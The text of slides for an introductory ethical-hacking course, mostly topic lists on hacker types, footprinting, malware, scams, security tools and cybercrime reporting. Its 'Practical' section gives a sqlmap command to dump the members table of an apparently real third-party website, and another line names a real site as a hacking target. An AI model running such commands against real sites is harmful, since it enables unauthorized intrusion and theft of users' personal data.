Ethical Hacking

Code Insight Academy





What is Hacking?

A security hacker is someone who explores methods for breaching defenses and exploiting weaknesses in a computer system or network.

Theory

- Types of hackers
- Submarine Lines
- LAN, MAN and WAN
- Cybercrime
- Server vs proxy server
- F5 Load Balancer

- Cryptography
- Photo data
- Q33NY and NYC
- HTTP vs HTTPS
- Security vs Privacy
- 2FA

Types of Hackers



Script kiddie



Grey hat



State sponsored Hacker



White hat



Hacktivist



Foot Printing

- Information gathering
- Using Social Networking Platform
- https://whois.domaintools.com/
- Social Engineering
 - Credit card details
 - Username and password
 - Security products in use
 - Operating system and software versions
 - o Ip addresses and names of servers
 - Network layout info
 - Eavesdropping
 - Shoulder surfing
 - Dumpster diving

Foot Printing (Countermeasures)

- Restrict the employee to share selfies
- Configure web servers to avoid information
- Educate employees
- Do not review information
- Limit the amount of info to public on website/internet




Malware

- Virus
- Worm
- Trojan
- Spyware
- Adware
- Ransomware
- Botnet
- RAT (KilerRat)
- https://www.virustotal.com/gui (Tool to test Malware/Sites)

Website Hacking / SQL Injection

- Vulnerable Site
- SQL Injection Patterns
- SQLMap Tool

Mobile Hacking (Android)



Awareness

- Smart Phone Dumb People
- OLX scam / QR Code Scam
- Job Portal Scam
- Lottery scam nigeria
- subdomain.maindomain.com
- Footprinting
- Social engineering
- Credit card scam
- CyberStalking
- Ransomware
- Spyware
- Malicious email or sms
- App permission (Truecaller)

Tools and Techniques

- kali linux
- DOS Attack
- DDOS Attack
- vpn security
- Firewall
- Antivirus
- OWASP Security and Tools
- IP Spoofing
- Honeypot
- Trojan Horse

- google dorks
- phishing
- hack smartshadi.com
- sql injection
- csrf attack
- sqlmap
- NMAP Tools
- cookie replay attack
- burp suite
- anydesk
- wireshark

Practical

https://resources.infosecinstitute.com/topic/important-sqlmap-commands/

https://www.acunetix.com/blog/articles/automated-detection-of-host-header-attacks/

http://www.asfaa.org/members.php?id=1

sqlmap -u http://www.asfaa.org/members.php?id=1* -T members --<u>dump</u>

Cybercrime and Reporting

- IT Act 2000, 2016, 2021
- CERT India
- https://cybercrime.gov.in/
- On Website
- Local Police
- OWASP Top 10

Thank You!

Q & A